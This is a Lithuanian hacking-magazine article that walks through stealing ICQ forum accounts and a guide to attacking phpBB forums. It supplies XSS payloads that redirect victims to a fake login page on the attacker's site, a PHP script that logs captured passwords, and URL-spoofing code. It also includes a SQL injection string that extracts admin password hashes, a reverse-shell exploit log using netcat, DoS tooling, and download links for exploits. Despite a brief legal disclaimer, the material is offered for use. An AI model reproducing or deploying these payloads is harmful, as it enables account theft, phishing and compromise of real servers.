[Socialinė inžinerija + CSS] Kaip matai, į forumą įkeltas mūsų skriptas labai išsiduoda, kas šiek tiek sujaukia mūsų planus (bet net nepaisant to man sekėsi, ir uin'ai patys lipo į mano rankas :)). Tačiau nenuleisk rankų, juk kas tau sukliudys tiesiog į forumą įdėti nuorodą ir taip priversti vartotoją ją aplankyti arba forumo dalyviui išsiųsti pranešimą su šia nuoroda. Vis dėlto atmink, kad rezultatas visiškai priklauso tik nuo tavęs, kadangi čia be gerų socialinės inžinerijos įgūdžių neapsieisi. Kenksmingus skriptus taip pat galima įrašyti į savo profilį, o po to tiesiog keliauti po forumą ir išdykauti. Prieš užbaninant uin'ą, į tavo profilį žvilgtelės *mažiausiai 5 vartotojai iš 10* :).

[„Flash–CSS" ataka] Kartais pasitelkus standartinius metodus įvykdyti CSS atakos neįmanoma. Tokiu atveju tau gali padėti labai paprastas ir įdomus būdas. Aš kalbu apie *Flash* ataką. Tam tu turėsi *Flash* redaktoriuje sukurti kokį nors paveiksliuką ir į *getURL* parametrą per pasyvų CSS įrašyti nuorodą, pavyzdžiui, su nukreipimu į suklastotą puslapį (žr. nuotrauką). Po to į *Subject* lauką reikia įrašyti: *<embed src=http://my_site/1.swf>*.

Pamiršau pasakyti, kad siunčiant pranešimą šalia tavo avataro yra 2 nuorodos, viena iš kurių veda į pačioje straipsnio pradžioje nurodytą profilį, o kita — į maždaug šiuo adresu esantį profilį: *www.icq.com/whitepages/about_me.php?uin=559822*. Savaime suprantama, šis profilis taip pat skylėtas :).

[Idėja ir tolimesni tyrimai] Mano idėja yra tokia: į forumą įdedame pranešimą su skriptu, kuris vartotoją dėl CSS poveikio nukreipia į puslapį su mano svetainėje esančia klastote, kuri atrodo kaip pagrindinis forumo autorizacijos puslapis. Vartotojas įveda savo duomenis ir vėl patenka į forumą, o visi jo įvesti duomenys išsaugomi pas mane. Tiesa, viena yra pasakyti... Juk vartotojas iš karto supras apgaulę, jeigu naršyklės adreso eilutėje puikuosis kas nors panašaus į *http//mad-panther.hacker.h15.ru/fake.php*. Čia galima buvo pasirinkti du kelius: arba apgaulei panaudoti *url spoofing*, arba surasti dar vieną pasyvų pažeidžiamumą (pageidautina forumo autorizacijos puslapyje) ir į jį įmontuoti *iframe*, per kurį būtų atvaizduojamas mano suklastotas puslapis.

Aš nubėgau į visą parą dirbančią parduotuvę ir nusipirkau porą buteliukų alaus, po ko pradėjau ieškoti naujų CSS. Praėjo vos 15 minučių, o aš jau buvau suradęs 3 pasyvius pažeidžiamumus, vienas iš kurių buvo būtent autorizacijos puslapyje. Štai jo *url* su jau įmontuotu pavojingu skriptu:

```
www.icq.com/karma/login_page.php?de
st=http%3A%2F%2Fwww.icq.com%2Fb
oards%2F&sv=2&css=boards.css"><ifra
me%20src=http://my_site/login.php%20
height=100%%20width=100%%20scroll
ing=no%20frameborder=0>
```

O dabar, užšifravę labiausiai mus išduodančius elementus į *url* koduotę, gauname:


```
www.icq.com/karma/login_page.php?des
t=http%3A%2F%2Fwww.icq.com%2Fboa
rds%2F&sv=2&css=boards.css%22%3E
%3Ciframe%2520src%3Dhttp%3A%2F%
2Fmy_site%2Flogin.php%2520height%3
D100%25%2520width%3D100%25
```

Kaip matai, aš sukūriau *iframe*, kuriame bus atvaizduojamas mūsų suklastotas puslapis, esantis mano svetainėje, bet... pasirodo, jog šiame puslapyje (*www.icq.com/karma/login_page.php*) yra net 3 pažeidžiami parametrai, o tai reiškia, kad mes matysime visus tris 100 % iframe'us, pavaizduotus iš viršaus į apačią. Be abejo, tai pastebės toli gražu ne visi, tačiau nenorint rizikuoti, teko imtis kito pažeidžiamumo, esančio forumo paieškoje:


```
www.icq.com/icq_preferences/sig_preview.php?sig=<script>alert(document.cookie)</script>
```

Čia manęs taip pat laukė nesėkmė — buvo ribojamas įvedamų simbolių skaičius. Dėl to aš apsistojau ties 3 CSS. Štai jo *url* su jau suformuotu *iframe*. Vėlgi užšifravę visus negražius ir mus išduodančius dalykus, gauname:


```
www.icq.com/icq_preferences/sig_pre
view.php?sig=%3Ciframe+src%3Dhttp%
3A%2F%2Fmy_site%2Flogin.php+heigh
t%3D100%25+width%3D100%25+scroll
ing=no+frameborder=0%3E
```



www.linuxsucks.org pranešimų siuntimo forma



mano klastotė, atvaizduota per *iframe*



mano klastotė, panaudojanti *url–spoofing*


Viskas pavyko sėkmingai, skriptas tik šiek tiek išsiduoda puslapio pavadinime, tačiau iš esmės viskas tiesiog puiku.
Bendram išsilavinimui aš nusprendžiau peržiūrėti dar vieną apgaulės variantą — *url spoofing*. Ši idėja tau neturėtų sukelti didelių sunkumų, kadangi apie tau jau buvo rašyta mūsų žurnale (][.10, 2004 kovo mėnesio numeryje, straipsnyje „Tavo pašto dėžė nulaužta!"). Norint įgyvendinti mūsų sumanymą, reikia padaryti taip, kad aukos naršyklėje suveiktų štai toks kodas:

```
<script>location.href=unescape('http://www.icq.com|login.php%01@www.my_site/login.php');</script>
```

Naršyklė turėtų būti neatnaujintas IE. Deja, pirmame skripto adrese negalima naudoti slešų, todėl teko tenkintis vertikaliu brūkšniu. Galbūt tu sugalvosi ką nors gražesnio :).

[O dabar apie pačią klastotę] Čia nėra nieko sudėtingo. Tiesiog į diską išsaugome autorizacijos puslapį ir šiek tiek jį pataisome, tiksliau šnekant — pakeičiame *action* parametrą, vietoje *www.icq.com/karma/login.php* nurodydami savo bylą *check.php*. Pati *check.php* atrodo štai taip:

```
check.php
<?php
$fp=fopen("logi.html", "a"); // logi.html
fwrite($fp, "$uin_email : $password<br/>"); //
fclose($fp); //
header("location:http://icq.com/boards/"); //
?>
```



Pav.1: Elementarus įvedamų simbolių kiekį tikrinančio filtro apėjimas

Dabar šias dvi bylas bei *logi.html* perkeliame į svetainę su *php* palaikymu (šiuo atveju tai mano svetainė — *my_site*). Štai ir viskas, klastotė paruošta! Tik nepamiršk su *chmod* nurodyti teisingų teisių.

[Viską sujungiame į vieną visumą] Kadangi pažeidžiamas parametras *Subject/Question* nepriėmė daugiau nei 55 simbolius, teko imtis dar vienos gudrybės. Forume aš sukūriau temą su antrašte *"><script src="http://my_site/1.js"></script>*. Po to sukūriau bylą *1.js*, į kurią įrašiau štai tokią eilutę:


```
location.href=unescape('http://www.icq.com|login.php%01@www.my_site/login.php');
```

arba darbui su *iframe*:


```
location.href='http://www.icq.com/icq_preferences/sig_pre
view.php?sig=%3Ciframe+src%3Dhttp%3A%2F%2Fmy_si
te%2Flogin.php+height%3D100%25+width%3D100%25+s
crolling=no+frameborder=0%3E';
```

Forume įdėtas eksploitas iš mano svetainės krovė skriptą *1.js*, kuris visus šiame forumo puslapyje esančius vartotojus nukreipdavo į mano suklastotą puslapį. Vartotojas–auka pagalvodavo, jog tai kokia nors forumo klaida, ir iš naujo autorizuodavosi, tuo pačiu išsiųsdamas man savo *uin'us/primary* ir slaptažodžius, po ko sugrįždavo atgal į forumą, lyg nieko nebūtų nutikę.
Štai ir viskas. Kita užduotis — kaip pas save išlaikyti užgrobtus *uin'us*, kurių slaptažodžiai žinomi. Tačiau tai jau juokų darbas :).

[Labiausiai skylėta metų svetainė :)] Kol aš rašiau straipsnį, uždaruose ir viešuose antichat'o skyriuose prasidėjo globali *icq.com* klaidų paieška, ir dabar ten galima rasti labai įdomių dalykėlių (daugybę pasyvių CSS, *icq* paštą leidžiančių perimti skylių ir t.t.). Tuo metu, kai straipsnis jau buvo parašytas, *icq.com* svetainėje aš suradau dar keletą CSS. Taigi daryk išvadas ir tyrinėk toliau.



Pav.2: Skriptas pažeidžiamame lauke



Pav.3: Mano sausainukai visu gražumu

040

Forumų karo išvados

SUNKU BŪTŲ NEPASTEBĖTI, KAD DIDŽIOJI ŠIANDIENOS ĮSILAUŽIMŲ DALIS ATLIEKAMA PER *WEB* SKRIPTŲ PAŽEIDŽIAMUMUS. IŠORIŠKAI TOKS ĮSILAUŽIMAS GALI ATRODYTI GANA PAPRASTA UŽDUOTIMI: SURADAI SKYLĖTĄ SKRIPTĄ, PO TO JAM TINKANTĮ EKSPLOITĄ — IR VISKAS, LAIMINGO SKRYDŽIO. TAČIAU VOS TIK PRIEINAMA IKI PRAKTIKOS, SUSIDURI SU TIESIOG NEĮTIKĖTINOMIS PROBLEMOMIS.



Visi pagrindiniai populiarių forumų eksploitai ir pažeidžiamumai

[Kame šaknys?] Jeigu tu bent kartą bandei įsilaužimui panaudoti eksploitus, turėtum suprasti, apie ką kalbu. Sutik, surasti pažeidžiamą servisą ar *web* skriptą šiandien nėra problema. Klaidų (taip pat ir kritinių) yra praktiškai visur, o skaitlingi pranešimai *bugtraq* forumuose — papildomas šio teiginio patvirtinimas. Kur kas sudėtingiau parinkti tinkamą ir, kas taip pat labai svarbu, veiksmingą eksploitą. Paprastai problemos prasideda jo panaudojimo metu. Tai eksploitas nulūžta ir išmeta klaidos pranešimą, tai atsisako kompiliuotis, tai nieko nesakydamas bando suformatuoti tavo kietąjį diską :). Dar daugiau, daugelis programuotojų eksploitų kode specialiai palieka klaidas, norėdami išvengti to, kad jį naudos tie, kuriems, tiesą sakant, jis nereikalingas.

Klaidų yra tiek daug, jog kartais žiūri į forumą ir žinai, kad jis pažeidžiamas. Bet nulaužti jo niekaip neišeina. Ne bėda! Šiandien mes tau paruošėme išsamų gidą su karščiausiais populiariausių forumų (*phpBB* ir IPB) pažeidžiamumais. Kaip sakoma, sudėliosim visus taškus ant i.

[phpBB <= 2.0.12 — priėjimas prie administratoriaus skydelio]

Bet kurioje senesnėje nei 2.0.13 *phpBB* forumo versijoje lengva gauti priėjimą prie administratoriaus įrankių. Tokia rimta saugumo skylė čia yra dėl vartotojo autorizacijos metu atliekamo nekorektiško identifikacinių duomenų sulyginimo. Programuotojai *includes/sessions.php* skripto 82 eilutėje padarė loginę klaidą:

```
if($sessiondata['autologinid'] == $auto_login_key)
```

Iš pirmo žvilgsnio, viskas normalu. Čia sulyginami identifikatoriai, ir jeigu jie lygūs, vartotojas įleidžiamas į sistemą. Tačiau yra ne visai taip. Esmė tame, kad operatorius „==" grąžina *true*, jeigu jo operandai „lygūs" vienas kitam, ir sąvoka „lygūs" čia suprantama gana savotiškai. Pavyzdžiui, „+1.a" operatoriaus nuomone yra tas pats, kas ir „0001". Sulyginus tipus tiek viena, tiek kita eilutė taps vienetu, o tai reiškia, kad jos bus viena kitai lygios. Dėl šios priežasties PHP kalboje yra „identiškos lygybės" operatorius (trys lygybės ženklai, ===), kuris be viso kito sąlygoja ir operandų tipo sutapimą. Šioje skripto vietoje gamintojams derėjo panaudoti būtent šį operatorių, tačiau jie apie tai nepagalvojo, neapsižiūrėjo ir dėl to savo produkte gavo rimtą skylę.

Norint kad vartotoją įleistų į sistemą, tereikia kad identifikatoriaus ilgis jo sausainuke sutaptų su *$auto_login_key* ilgiu. Parinkti reikiamą *autologinid* reikšmę ir įrašyti ją į sausainuką nėra sudėtinga, su kuo puikiai susidoroja *[N]eo [S]ecurity [T]eam* komandos eksploitas. Eksploitas parašytas su gryna C ir puikiai kompiliuojasi bet kokioje platformoje, kadangi nenaudoja jokių specifinių bibliotekų. Nepaisant to, yra vienas niuansas: jis gali veikti tik su *Mozilla* arba *Firefox* naršyklėmis. Šios naršyklės sausainukų reikšmes saugo *cookies.txt* byloje (eksploito vykdomą



bylą reikia kišsaugoti kataloge su šia byla), o eksploitas specialiai sudarytą sausainuką įrašo būtent į šią bylą.
Parsisiųsti eksploitą galima iš čia: *www.securitylab.ru/53017.html*. Prieš jį naudodamas nepamiršk autorizuotis forume, tuo pačiu atjungdamas slaptažodžio išsaugojimą.

[phpBB <= 2.0.12 — laisvai pasirinkto kodo įvykdymas]
Sutik, jog priėjimas prie administratoriaus skydelio — tai toli gražu ne svajonių riba, ypač tuo atveju, jeigu pats forumas tavęs visiškai nedomina. Lygiai taip pat pagalvojo ir hakeris *overdose*, kuris panaudojo *sessions.php* skripte surastą klaidą ir parašė eksploitą, įvykdantį serveryje laisvai pasirinktą kodą. Tam jam teko panaudoti vienos iš administracinių bylų *admin_styles.php* ypatumą, leidžiantį prie forumo prijungti šabloną su įdiegta funkcija *eval($str)* (*$str* — eilutė, kuri transliavimo metu bus interpretuota kaip PHP kodas). Taip pavyko realizuoti tokį algoritmą: panaudodamas autorizacijos klaidą, eksploitas patenka į forumą su administratoriaus teisėmis, su *eval()* funkcija prijungia pagalbinį šabloną ir su specialiais parametrais jai perduoda kodą, kuris vykdo sistemines komandas. Eksploitas parašytas su *C* (*www.securitylab.ru/_Exploits/2005/03/phpbb-exp.cpp.txt*), tačiau siekiant išvengti kompiliavimo problemų, rekomenduoju iš karto parsisiųsti jau paruoštą vykdomą bylą (*www.t-nas.org/exploity/windows/phpbbexp.exe*). Dabar keletas žodžių apie jos panaudojimą. Programai perduodami 3 parametrai: pilnas forumo adresas, kompiuterio su įjungtu *netcat'u* IP adresas ir jungtis, kurios klausosi *nc*. Kad geriau visa tai suprastum, pateikiu eksploito panaudojimo pavyzdį:

Neskubėk nurašinėti neveikiantčio eksploito. Visiškai įmanoma, kad hakeriai specialiai padarė kokią nors klaidą, taip sukurdami apsaugą nuo skriptvaikių. Išstudijuok šio eksploito išnaudojamą pažeidžiamumą bei peržiūrėk paties eksploito kodą. Neretai informacija apie eksploito atvedimą į protą pasirodo saugumo svetainėse ir forumuose.


WARN

Reikėtų nepamiršti, jog visi įsilaužėlių veiksmai prieštarauja įstatymams, o šis straipsnis pateikiamas tik pažintiniais tikslais. Straipsnio autorius ir redakcija neatsako už medžiagos panaudojimą neteisėtais tikslais.

Geriausia apsauga nuo šviežių skylių — savalaikis naudojamos programinės įrangos ir skriptų atnaujinimas. Paskutines phpBB *ir* Invision Power Board *versijas galima parsisiųsti iš* www.phpbb.com *ir* www.invisionboard.com.

```
D:\hacker\phpbbexp.exe http://site.com/phpbb2/ 62.11.11.11 31337
_ nom du cookie recuperer : phpbb2mysql
_ SESSION ID recuper? ... 06fddfs62bbd263434243456f11f3212
http://site.com/phpbb2/?sid=06fddfs62bbd263434243456f11f3212
_ recuperation du nom de la table sql ... sempervi OK
_ Injection de la fake templates ...OK
_ Fichier cr?e
D:\hacker\nc.exe -lvvp 31337
listening on [any] 31337
connect to [62.11.11.11] from site.com [216.237.117.112] 57532
id
uid=99(nobody) gid=99(nobody) groups=99(nobody)
```

Daugybė svetainių neturi savo administratoriaus, todėl forumai ilgam paliekami be deramo dėmesio. Tikimybė surasti pažeidžiamą forumo versiją kur kas didesnė, nei tu įsivaizduoji.



web shello gavimui skirtas eksploito kodas

Pulkus pažeidžiamų skriptų paieškos įrankis yra www.google.com. Išsamiau apie tai, kaip šiam tikslui įdarbinti paiešką, tu gali perskaityti mūsų žurnale spausdiname straipsnyje „Google-hack mažiems" (Nr.28, 2005 rugsėjis).

Nc.exe — tai tinklo įrankis *netcat* (*www.securitylab.ru/tools/33265.html*), kuris sukuria tinklo prisijungimą per 31337 jungtį ir „klausosi" įeinančių prisijungimų. Faktiškai tu gauni *web* shellą, bet jeigu nori pasirausti administratoriaus skydelyje, pakanka pašalinti visus savo kukius ir užeiti ta nuoroda, kurią tau pateikė eksploitas. Mano atveju ji yra *http://site.com/phpbb2/?sid=06fddfs62bbd263434243456f11f3212.*

[phpBB <= 2.0.13 download mod — laisvai pasirinkto kodo vykdymas] Tokie populiarūs forumai kaip *phpBB* ilgainiui apauga daugybe nepriklausomų papildymų (taip vadinami mod'ai ir hack'ai), kurie forumui suteikia papildomų funkcijų ir galimybių. Vis dėlto kartu su naujomis galimybėmis pasirodo ir naujos klaidos. Ne taip senai pažeidžiamumas buvo surastas populiariame mode *downloads*, kuris leidžia forumo vartotojams sistemiškai dalinti bylas. Šis pažeidžiamumas yra kritiškas: gamintojai kažkodėl pagalvojo, kad užklausos parametrų filtruoti nereikia, todėl net ir nepatyręs hakeris galėjo savarankiškai įvykdyti SQL injekciją. Skriptui perduodama užklausa suformuojama pagal visus klasikinius šios srities kanonus: *www.victim.com/phpBB/downloads.php?cat=-1%20UNION%20SELECT%200,user_password,0,0,0,0,0,0,0%20FROM%20phpb b_users%20WHERE%20user_id=1/**. Taip išgaunamas bet kurio forumo vartotojo, taip pat ir administratoriaus, slaptažodžio hešas — tam vietoje *user_id* reikia nurodyti dvejetą. Iškilus būtinybei, naudotis šiuo šablonu nėra patogu, todėl aš tau rekomenduoju pasinaudoti eksploitu (*www.securitylab.ru/_Exploits/2005/04/downloads_phpBB_2_0_13.pl.txt*), tinkančiu bet kuriai mažesnei už 2.0.13 (įskaitant) forumo versijai su įdiegtu *download* modu. Eksploitui perduodami trys parametrai: tinklo mazgo vardas arba IP adresas, kelias iki serveryje esančio forumo ir administratoriaus identifikatorius (daugeliu atveju jis lygus 2). Jei sėkmė nusišypsos, eksploitas grąžins admino *md5* hešą, kurį galima įrašyti į savo sausainuką.


[phpBB <= 2.0.15 — atsisakymas aptarnauti] *Web* skriptams skirti *DoS* eksploitai — didelė retenybė. Vis dėlto jie egzistuoja. Neseniai išleistas [NST] saugumo grupės eksploitas esant tam tikroms sąlygoms gali užlaužti bet kurią mažesnę už 2.0.16 *phpBB* versiją. Eksploito veikimo pagrindas — siauros paskirties floodo technikos panaudojimas. Eksploitas forumą tiesiog užverčia dideliu suklastotų užklausų kiekiu, kurioms apdoroti reikia daug laiko. Panaudojant nepakankamai gerai apgalvotą *profile.php* filtravimo sistemą, atliekami bandymai užregistruoti didelį vartotojų kiekį. Nesėkmės atvejui sugalvotas ir kitas variantas — eksploitas pradeda laužti serverį su daugybe paieškos užklausų (byla *search.php*). Tokios užklausos sudaromos ypatingai, kad serveriui jų apdorojimui reikėtų sunaudoti kuo daugiau laiko.

Egzistuoja dvi šio eksploito versijos: viena iš jų parašyta su gryna *C*, kita — su *Perl*. Man teko testuoti jas abi, tačiau turiu pripažinti, kad jos veikia toli gražu ne visada. Mano naminio ADSL su siauru 256 kbit/s kanalu tam akivaizdžiai neužteko, todėl aš turėjau pasinaudoti specialiai paruoštu shellu. Po dešimties bandymų keli forumai iš tiesų užlūžo: vietoje pilnavertiško darbo buvo pateikiamos kažkokios *MySQL* klaidos. Abi eksploito versijos yra čia: *http://neosecurityteam.net/index.php?pagina=advisories&id=15*.


[phpBB 2.0.15 — laisvai pasirinktų komandų vykdymas] Ši forumo versija — dar vienas tikras hakerio atradimas. Dėl grubios teksto išryškinimo (*highlight*) realizacijos klaidos įmanoma į vykdomą skriptą įterpti laisvai pasirinktą PHP kodą. Bet kuris pageidaujantysis gali įvesti PHP funkciją *system()*, o parametruose nurodyti reikiamą sisteminių komandų rinkinį, tai yra gauti savotišką shellą.

Visa ši betvarkė įmanoma dėl neteisingo skripte *viewtopic.php* iškviečiamos funkcijos *preg_replace()* panaudojimo. Paaiškinsiu remdamasis pavyzdžiu.

```
<?
$string1="system("uname -a")";
$string2=preg_replace('//e',$string1,'');
?>
```



pažeidžiamas *sessions.php* skripto kodas




downloads.php skripto klaida leidžia per 2 minutes nugvelbti visą informaciją apie vartotojus

Funkcijos *preg_replace* raktas „e“ parodo tai, kad *$string1* eilutę reikia interpretuoti kaip PHP kodą, t. y. šis pavyzdys serveryje įvykdo komandą *uname -a*. Teisingai sudarius išryškinimo funkcijai perduodamą užklausą, galima įterpti bet kokį kodą ir nutolusiame serveryje įvykdyti bet kokią komandą. Su *python* parašytą eksploitą galima parsisiųsti iš čia: *www.securitylab.ru/_Exploits/2005/07/phpbb2015.py*.
Pastebėtina tai, jog šis pažeidžiamumas tapo loginiu kritinės klaidos, kuri buvo ištaisyta dar *phpBB* 2.0.11, tęsiniu. Net ir įvertinus visą hakerių *phpBB* forumui rodomą meilę, jo kūrėjai kažkodėl labai atmestinai užtaiso daugelį savo produkto klaidų, įskaitant ir kritines.

[phpBB <=2.0.16 — cross site scripting] Pradžiai prisiminkime, kas gi yra *Cross Site Scripting*. XSS užpuolimas reiškia, kad hakeriui pavyko į pažeidžiamą skriptą įterpti savo HTML kodą. Daugeliu atvejų šis kodas yra nedidelis *JavaScript* skriptas, skirtas konfidencialios vartotojų informacijos (jų *cookies*, sesijų identifikatoriai ir t.t.) vagystei. Kartais XSS leidžia apeiti autentifikacijos mechanizmą, o kai kuriais atvejais netgi serveryje įvykdyti laisvai pasirinktą komandą.
